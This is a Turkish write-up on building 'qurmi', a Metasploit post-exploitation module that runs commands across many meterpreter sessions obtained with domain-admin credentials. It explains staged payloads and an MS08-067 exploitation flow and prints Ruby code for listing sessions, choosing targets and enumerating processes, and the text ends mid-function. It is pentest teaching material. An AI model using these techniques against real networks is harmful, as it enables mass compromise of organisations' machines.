qurmi

metasploit post exploit tool

Musa ŞANA

2017 Haziran

İÇİNDEKİLER

KISALTMALAR

NTLM: NT LAN Manager

DDOS : Distributed Denial Of Service

SMB : Server Message Block

TGT : Ticket Granting Ticket

TGS : Ticket Granting Service

KDC : Key Distribution Center

DOS : Denial Of Service

EIP : Extended İnstruction Pointer

PID : Process ID(Identity)

IPS : Intrusion Prevention System

IDS : Intrusion Detection System

DİPNOTLAR

[1] https://github.com/darkoperator/Meterpreter-Scripts/blob/master/auxiliary/scanner/smb/psexec_scanner.rb

[2] https://github.com/musana/post-exploits/blob/master/qurmi.rb - **[qurmi post exploit kodları]**

KAYNAKLAR

1. https://adsecurity.org/?p=1515
2. https://www.youtube.com/watch?v=b6GUXerE9Ac
3. http://www.mshowto.org/kerberos-protokolu-nedir-temel-isleyisi-nasildir.html
4. https://github.com/rapid7/metasploit-framework
5. http://www.rubydoc.info/github/rapid7/metasploit-framework/Msf
6. https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit
7. https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-a-post-module
8. https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/
9. http://www.hacking-tutorial.com/tips-and-trick/how-to-clear-windows-event-log-management-using-metasploit-meterpreter-irb-shell

QURMİ POST EXPLOIT MODÜLÜNÜN YAZILMASI

1 GİRİŞ

Yazılan modül birkaç işlemi yerine getirmektedir. Bunlar;

- Mevcut meterpreter oturumlarının listelenmesi
- Processe migrate olma
- Golden ticket kontrolü
- Silver ticket kontrolü
- Dosya arama
- Listen ve established olan portların listelenmesi'idi.

2 PROJE DETAYLARI

2.1 Projede Kullanılan Yazılım/Donanım Araçları

Modül GNU/Linux dağıtımlarından olan Xubuntu üzerinde Ruby dili kullanılarak geliştirilmiştir. Editör olarak Sublime Text kullanılmıştır. Modülü test etmek için ise vmware tarafından type 1 hypervisor olarak geliştirilmiş linux tabanlı esxi kullanılmıştır. Esxi üzerine 4 guest işletim sistemi kurularak test gerçekleştirilmiştir.

2.2 Neden Böyle Bir Modüle İhtiyaç Duyuldu ?

Pentest yaparken hem zamandan kazanç hem de gözden kaçırma durumlarını engellemek adına kullanılan otomatize toollar pentesterlar için büyük öneme sahiptir. Belirli durumlar için yazılmış çok çeşitli araçlar(toollar) bulmak mümkündür. Ancak bazı durumlarda kendi toolumuzu yazma


ihtiyacı doğabilmektedir. Qurmi aracı da bu ihtiyaçlar neticesinde ruby ile geliştirilmiş bir post exploit modülüdür ve metasploit bünyesinde çalışmaktadır.

Kurumsal olarak Windows işletim sistemi kullanan orta ve büyük ölçekli bütün firmalar yönetim kolaylığından dolayı domain ortamında çalışırlar. Domain ortamında yönetimin bir veya birkaç noktadan yapılması hem iş yükünü büyük ölçüde azaltmaktadır hem de yönetim organizayonu açısından çok rahat olmaktadır. Bu ortamda bulunan bütün makinelere ait yönetim ayarları Domain Controller'da bulunan Active Directory hizmeti sayesinde yapılabilmektedir. Her bir domain'den sorumlu olup ilgili domain üzerinde her türlü yönetim hakkına sahip olan kullanıcıya domain admin denir.

Domain admin kendi domain ortamında bulunan herhangi bir makine üzerinde oturum açma yetkisine de sahiptir. Pentest yapılırken domain admine ait crendential bilgilerin elde edilmesi çok önemlidir. Bu bilgiler yardımıyla istenilen makinede oturum açılabilir.

Bir domain ortamında, domain admin kullanıcısının kimlik bilgileri ele geçirildikten sonra yapılabilecek işlemlerden biri de domain ortamında bulunan diğer makinelerde kritik dosya veya bilgilere ulaşmak olacaktır. Domainde bulunan makinelerin fazla olmasından dolayı tek tek makinelere bağlanıp aynı işleri yapmak çok zaman alabilmektedir. Eğer domainde yüzlerce makine var ise zaten insan eliyle yapmak mümkün değildir. Bu senaryo karşısında yapılabilecek en makul çözüm, bu rutin işlemleri otomatize hale getirmek olacaktır.

Domain admin'in kimlik bilgilerinin elde edilmesi sonucu domain ortamındaki istenilen makinelerde oturum açılabileceğini belirtmiştik. Bunun için smb servisi açık olan makinelerde metasploitte bulunan psexec modülü kullanılarak yönetici hakları ile oturum almak mümkündür. Ancak burdaki ana problem, her makine için psexec modülü seçildikten sonra tek tek manuel bir şekilde oturum açmak gerekmektedir ki bu da ayrı bir külfet. Sonuçta yüzlerce belki de binlerce makinenin olduğu bir domain ile karşı karşıya olabiliriz. Bu handikapı aşmak için ise daha önce yazılmış olan psexec_scanner modullü kullanılabilir. Psexec_scanner modulüne smbuser, smbpass, smbdomain parametre değerleri verildikten sonra rhost değeri de range formatında verilebilmektedir. Verilen ip bloğunun taranması sırasında connection aldığı meterpreter sessionlarını backgrounda atarak tarama işlemine devam etmektedir.



```
Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.          :5562 -> 10.          8
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          8
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.          :5562 -> 10.          0
  4   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.          :5562 -> 10.          3
  5   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.          :5562 -> 10.          4
  6   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.          :5562 -> 10.          1
  7   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ L        10.          :5562 -> 10.          8
  8   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  9   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  10  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  11  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  12  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          2
  13  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          8
  14  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          4
  15  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          4
  16  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          9
  17  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          8
  18  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          2
  19  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          5
  20  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          1
  21  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          0
  22  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ E        10.          :5562 -> 10.          0
  23  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ E        10.          :5562 -> 10.          8
  24  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          1
  25  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          5
  28  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  29  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  30  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  31  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  32  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  34  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  35  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.
  36  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          0
  37  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          4
  38  meterpreter x64/win64  NT AUTHORITY\SYSTEM @ W        10.          :5562 -> 10.          0
  39  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ H        10.          :5562 -> 10.          5
  40  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ H        10.          :5562 -> 10.          2
  41  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          9
  42  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          8
  43  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          5
  44  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          1
  46  meterpreter x86/win32  NT AUTHORITY\SYSTEM @ K        10.          :5562 -> 10.          9
  47  meterpreter x86/win32                                 10.          :5562 -> 10.          9
```

Şekil 1 psexec_scanner auxiliary modülü kullanılarak elde edilen meterpreter oturumları

Elimizde bu kadar meterpreter oturumunun olduğu bir senaryo karşısında yapılabilecek en makul çözüm, bu rutin işlemleri otomatize hale getirmek olacaktır. Diğer bir deyişle elimizde olan bu oturumlara yazacağımız modül sayesinde toplu olarak bazı işlemler yapabileceğiz. (Bu işlemler "Giriş" kısmında belirtilmiştir.) Qurmi aracı da tam olarak böyle bir ihtiyaçdan doğmuştur.

3 PROJENİN GELİŞTİRİLMESİ

Qurmi modülünü yazmadan önce metasploit frameworkün ne olduğuna değinmemiz gerekir. Özetle, metasploit en yalın ve kısa tanımıyla bir exploit frameworküdür. İçerisinde vulnerability, exploit, post exploit vs. bir çok modül bulunmaktadır. Konunun iyi anlaşılması adına güvenlik alanındaki terminolojiden biraz bahsetmemiz gerekir. Bu sebeple temel birkaç kavramı açıklayalım.

3.1 Temel Kavramlar

Bu başlık altında bilgi ve bilişim güvenliğinde kullanılan temel bir kaç kavramdan bahsedilecektir.

3.1.1 Vulnerability

Özetle sistemde varolan güvenlik zafiyetleridir. Bu zafiyetler;

- bir servisten(smb),
- bir plugin/eklentiden(contact form),
- 3. parti bir yazılımdan(firefox),
- hatalı/eksik kod yazımından(xss, sqli)

kaynaklanabilir.

3.1.2 Exploit

Sistemde var olan güvenlik zafiyetlerini istismar ederek sistemin normal akışının dışına çıkarak izinsiz erişim sağlamak için kullanılan araçlardır. Bazı exploitlerin çalışması için zafiyetin tetiklenmesi gerekir. Bir servis gibi çalışırlar.(örneğin web servisler)

Bu noktada exploitler bazı kriterlere göre gruplara ayrılmıştır. Genel hatlarıyla exploit türlerine baktığımızda bunlar;

- Remote Exploit
- Local Exploit
- Dos Exploit
- Web App Exploit
- Zero Day Exploit
- One Day Exploit

olarak 6 gruba ayırmak mümkündür.

3.1.2.1 Remote Exploit

İstismar edilecek sisteme sadece uzaktan erişimin yeterli olduğu exploit türüdür. Özellikle, dışarıya portları açık olan servislerde görülür.

3.1.2.2 Local Exploit

İstismar edilecek sisteme erişimin olmasının yanında sistem üzerinde erişim sağlanacak bir hesabında olmasını gerektiren exploit türüdür.

Örneğin; Sharing hostinglerde, sadece bir web hostun hacklenerek elde edilen düşük seviyeli kullanıcı hesabından (local)exploit çalıştırarak sunucuda root haklarına sahip olmaya çalışmak.

3.1.2.3 (D)Dos Exploit

Sistemin kendisini veya sistemde var olan bir servisi hizmet veremeyecek duruma getiren exploit türüdür. Sisteme herhangi bir sızma söz konusu değildir. Tek bir kaynaktan yapıldığında dos, dağıtılmış bir şekilde bir çok noktadan tek bir noktaya yapılan saldırı türlerine ise ddos denir.

3.1.2.4 Zero Day Exploit

Daha önce keşfedilmeyen bir zafiyet bulup bunu istismar edecek exploit kodunu yazan kişiden(grup) başka kimsenin bilmediği zafiyettir/exploittir. Zafiyete söz konusu olan firma/ürün bile exploit public edildiği zaman haberdar olur.

3.1.2.5 One Day Exploit

Public edilen zero day exploitin etkilediği yazılım patch geçmesine rağmen zafiyetli sürümün hala son kullanıcılar arasında yaygın bir şekilde kullanılmasından dolayı zero day(!) exploitten etkilendiği exploit çeşididir.

Örneğin pureftp 2.3.7 sürümünü etkileyen bir zero day yayınlandıktan sonra bug fixlenip 2.3.8 sürümü yayınlanmasına rağmen birçok kişinin güncellemeyi almayıp 2.3.7 kullanmaya devam etmesi bu exploitin hala one day olduğunu gösterir.

3.1.3 Encoders

Sistemde bulunan anti virüs, firewall, ips/ids gibi korunma sistemlerine yakalanmamak için(bypass) gönderilecek olan zararlı kodların(payload) encode işleminden geçirilmesi sonucu zararlı yazılımın sistem tarafından tespit edilmesini zorlaştıran araçlardır.

3.1.4 Auxiliary

Hedef sistem hakkında bilgi toplamak için yapılan taramalardır.

Path traversial, local file download, file read gibi zafiyetleri istismar etmek için auxiliary modülleri vardır. Bunlar saldırgana herhangi bir shell oturumu vermediklerinden exploit olarak değerlendirilmezler.

3.1.5 Nops

Belli paternler yardımıyla bellekte bir komutun/verinin yerini bulmak için kullanılır.

3.1.6 Payload

Exploit sonrası hedef sistemde çalışacak olan kodlardır. Platforma ve işletim sistemine sıkı sıkıya bağlıdırlar. meterpreter, dll injection, binary upload en sık kullanılan payload arasında gösterilebilir.

Üç grupta incelenebilirler.

- Stagers
- Stages
- Single(Inline / Non Staged)

3.1.6.1 Stagers

Kurban ile saldırgan arasındaki veri iletişiminin sağlanması için gerekli bağlantıyı sağlar. Küçük boyutludurlar. Stabildirler. Bağlantı kurulduktan sonra büyük boyutlu olan payloadları hedef makineye göndermekle sorumludurlar.

En çok kullanılanlar arasında bind_tcp, reverse_tcp, http_tcp, reverse_http, bind_http gösterilebilir.

3.1.6.2 Stages

Stagers ile bağlantı sağlandıktan sonra hedef sisteme gönderilerek çalıştırılacak olan payloadlardır. Hedef sistem üzerinde birçok post exploit işlemi gerçekleştirebilirler. Büyük boyutlu ve komplexdirler. Meterpreter, vnc injection, ipwn örnek olarak gösterilebilir.

Stagers(stage0 olarak da geçer) ve stages(stage1 olarak de geçer)'in en belirgin özellikleri aşağıdaki gibidir.

- Initial shellcode (Stage0, stagers) saldırganın makinesine bağlantı isteği gönderebilir. Bu genellikle reverse_* olur.
- Stege0 hedef sisteme birkez yüklendikten sonra kendisinden sonra gelecek olan payloadları belleğe yerleştirip çalıştırmasından sorumludur.
- Stege0'dan sonra boyut olarak daha büyük olan stage1 payloadı gönderilir ki bu shell oturumu veren payload da olabilir veya daha komplex olan bir meterpreter oturumu da olabilir.

3.1.6.3 Singles (Inline / Non Staged)


İhtiyaç duyduğu bütün bileşenleri bünyesinde barındırır. Belli bir işi ifa etmek için kullanılırlar.

Stage payloadlara göre daha küçük boyutludur. Örneğin bir proccesi sonlandıracak veya sadece kullanıcı ekleyen bir payload olabilir.

3.2 METASPLOIT

Metasploit framework, public edilen exploitleri ve bunlarla beraber özellikle sızma testlerinde kullanılan scanner, fuzzer, auxiliary, exploit, payload, encoder vs. bir çok aracı düzenli ve sistematik bir biçimde bünyesinde barındıran 2003'den beridir geliştirilen bir frameworkdur.

An itibariyle; 1670 exploit, 958 auxiliary, 294 post exploit, 486 payloads, 40 encoders, 9 nops bulunmaktadır.




Yukarıdaki resim metasploit kullanımını en genel ve kısa şekilde özetlemektedir. "use" keywordu ile kullanacağımız exploit, payload veya auxiliary'i seçeriz. Daha sonra seçtiğimiz bu modülün ihtiyaç duyduğu parametreler var ise onları set etmek için "set" keywordünü kullanırız. Ayrıca bu aşamada seçilen exploite uygun payload seçimi de yapılabilir. Gerekli ayarlamalar yapıldıktan sonra modül çalıştırılır. Eğer exploit ise başarılı olması durumunda session düşer. Eğer auxiliary veya bir post modüle ise hedef makineden veri almaktadır.

3.2.1 Meterpreter

Meterpreter, metasploit frameworkün içerisinde bulunan en güçlü payloadır. Bir çok fonksiyonu yerine getirmesinden dolayı çok tercih edilmektedir. Hedef sistemde dosya işlemleri, network işlemleri, system işlemleri webcam ve mikrofon gibi birçok alana müdahale etmemize imkan tanımaktadır.

Örnek bir meterpreter payloadının karşı sisteme yükleninceye kadar ne tür aşamalardan geçtiği aşağıda adım adım anlatılmıştır.



Yukarıdaki resmi ms_08_067_netapi zafiyetinin istismar edildiğini varsayarak exploit aşamalarını bu örnek zafiyet üzerinden aşağıda maddeleştirilerek anlatım.

1. Metasploit yüklü olan makineden, smb servisinin aktif olduğu makinesinin 445 portuna connection isteği gider. Bu request içerisinde hedef servisi exploit edecek özel kodlar bulunur.
2. Smb(zafiyetli) servisi açık olan makine exploit kodlarını içeren requesti aldığında ilgili fonksiyonlar tetiklenerek stack bufferdan yer ayrılır. Bu işlemler olurken saldırgan makinede belli bir port listen moda alınır.
3. Metasploit makinesi, smb makinesinin beklediğinden daha fazla data gönderir ve overflowa neden olur. Ve böylece EIP registerını kontrol ederek, stage0 shellcodenu çalıştır.

4. Bu noktadan itibaren stege0(reverse_tcp) çalışarak saldırgan makinesinin ilgili portuna bağlanır. Bağlantı sağlandıktan sonra stage1(metsrv) smb makinesine gönderilmeye başlanır.
5. Metsrv dll'i smb makinesine gönderilirken stege0 shellcode bu dll'i belleğe yükler. Ardından stdapi ve priv eklentileri gönderilir. Stage1 smb makinesinin belleğine yüklendiğinde stage0 tarafından lokasyonu hesaplanır. Daha sonra stage1 zararsız bir dll dosyasıymış gibi stage1'i bellekten çalıştırılır.

En genel hatlarıyla bir payloadın karşı makineye yüklenme ve çalışma aşamaları bunlardır. Bu işlemler esnasında dll injection veya farklı teknikle kullanılmaktadır. Ancak amaç; karşı makineye gönderilecek shellcode'u çalıştırıp bağlantı almaya çalışmaktır. Bunu yapabilmek için bir çok farklı yöntem de mevcuttur.

3.3 PROJENİN KODLANMASI

Modülü yazmadan önce genel bir algoritmanın çıkarılması gerekiyordu. Basit algoritmalar ve şemalar üzerinde projeyi nasıl geliştireceğimi düşünüp, hesapladım. Aşağıdaki adımlardan oluşacak temel bir algoritma etrafında dolanarak modülü yazmayı hedefledim.

1. Mevcut olan bütün meterpreter sessionlarını listele
2. Listelenen sessionlar arasında hepsini veya istenilen sessionları target listesine ekle
3. Daha sonra istenilen post exploit komutunu seçilen oturumlar(target list) üzerinde çalıştır.

3.3.1 Mevcut Oturumların Listelenmesi

```
172   def showSessions
173     table = Rex::Text::Table.new(
174     'Indent'  => 2,
175     'Header'  => "\nActive Sessions",
176     'Columns' => [
177       'Id',
178       'Platfrom',
179       'Type',
180       'Machine Info',
181       'Connection'
182     ])
183
184     framework.sessions.each do |t|
185       table << [t[1].sid, t[1].session_type, t[1].type, t[1].info, t[1].tunnel_to_s]
186     end
187     print_line(table.to_s)
188   end
```

Metasploit mevcut oturum listesini framework classının altında bulunan session listesinde tutmaktadır. Bu listede oturuma ait genel bilgiler, oturum türü, oturuma ait bağlantı bilgileri yer almaktadır. Bu bilgilerin daha okunaklı olabilmesi için metasploit bünyesinde bulunan tablo yapısından yararlanılarak göze hitap edecek bir şekilde ekrana basılmıştır.

3.3.2 Hedef Listesine Session Ekleme

```
139  def setTarget par
140    if par.include?","
141      @@targets = par.split(",")
142
143    elsif par.include?"-"
144      range = par.split("-")
145      range[0].upto(range[1]) { |t| @@targets.push(t) }
146
147    elsif par == "all"
148      framework.sessions.each {|t| @@targets.push(t[0])}
149
150    elsif is_numeric(par)
151      @@targets.push(par)
152
153    elsif not is_numeric(par)
154      print_warning "Target is not selected!"
155      print_status("Usage: set_targets <parameter>. Example: set_targets [all ; 2-13 ; 2,5,4,9]")
156
157    else
158      print_error "Wrong parameter or command"
159    end
160
161    @@targets.map!(&:to_i)
162
163    framework.sessions.each do |i|
164    if @@targets.include?i[0] and @@selectedTargets.exclude?i[0]
165       @@selectedTargets.push(i[0])
166      end
167    end
168    return @@targets
169  end
```

Hedef listesine oturum eklemek için mevcut oturumların id değerinden faydalanmıştır. Hedef seçmek için 3 farklı argüman verebilme imkanı sunulmuştur. Bunlar; tekil, range ve hepsi.

Bu işlemi icra eden method yukarıda yer almaktadır.

140. satırda yapılan kontrolde, eğer verilen argümanda “,” ifadesi bulunur ise buna göre parse işlemi yapılıp, target listesine oturum eklenmiştir.

143. satırda ise verilen argümanda “-“ ifadesi yer alırsa bunu range olarak alıp target listesini oluşturmaktadır.

147. satırda eğer argüman “all” ifadesi ise mevcut bütün oturum listesini target listesine eklemektedir.

163. satırdan itibaren ise eğer seçilen hedef oturumlar zaten varolan hedef listesinde mevcut ise tekrar eklememek için yapılan bir kontroldur.

3.3.3 Hedef Listenin Yazdırılması

```
109   def showTargets
110     table = Rex::Text::Table.new(
111     'Indent'  => 2,
112     'Header'  => "\nSelected Targets",
113     'Columns' => [
114       'Id',
115       'Platfrom',
116       'Type',
117       'Machine Info',
118       'Connection'
119     ])
120
121     @@selectedTargets.each do |t|
122       table << [
123         framework.sessions[t].sid.to_s,
124         framework.sessions[t].session_type.to_s,
125         framework.sessions[t].type.to_s,
126         framework.sessions[t].info.to_s,
127         framework.sessions[t].tunnel_to_s.to_s
128       ]
129     end
130     print_line(table.to_s)
131   end
```

Hedef listesine eklenen oturumların id değerleri *selectedTargets* global değişkeninde tutulmaktadır. Hedef liste belirlendiğine göre seçilen hedef oturumları kontrol etmek amacıyla yazdırılması gerekmektedir.

Bunu yapmak için *showTargets* isminde bir metod oluşturuldu ve hedef listesine eklenen oturumlar metasploiteki tablo yapısından faydalanarak kullanıcıların gözüne hitap edecek şekilde yazdırılmıştır. Hedef listesine oturumlar eklendikten sonra artık bu seçilen hedeflere toplu bir şekilde işlemler yaptırabiliriz.

3.3.4 Çalışan Processlerin Listelenmesi

```
227   def listProcess cli
228     print_status("Getting process list...")
229     tbl = Rex::Text::Table.new(
230       'Header'  => "Processes that can be migrate",
231       'Indent'  => 2,
232       'Columns' => [
233         "PID",
234         "ARCH",
235         "NAME",
236         "PATH"
237       ])
238     cli.sys.process.get_processes.each do |proc|
239       if cli.sys.config.getuid.to_s == proc["user"]
240         tbl << [proc['pid'], proc['arch'], proc['name'], proc['path']]
241         end
242       end
243
244     print_line("\n" + tbl.to_s + "\n")
245   end
```

Yaptığımız işlemler post exploit olduğundan dolayı seçilen bütün hedeflerde zaten aktif bir meterpreter payloadımızın olması gerekir. Meterpreter olan bir makinede çalışan processlerin listesi sys altında bulunan process classında tutulmaktadır. Bu classta bulunan get_processes niteliği ise çalışan processlerin listesini tutmaktadır. Bu listeyi 238. satırdan itibaren yazdırılmıştır. Yalnızca process id, mimari, process ismi ve process yolu yazdırılmıştır.

3.3.5 Listen ve Established Olan Portların Listelenmesi

```
212   def networkInfo cli, i
213     print_status "Only showing listen port and established port"
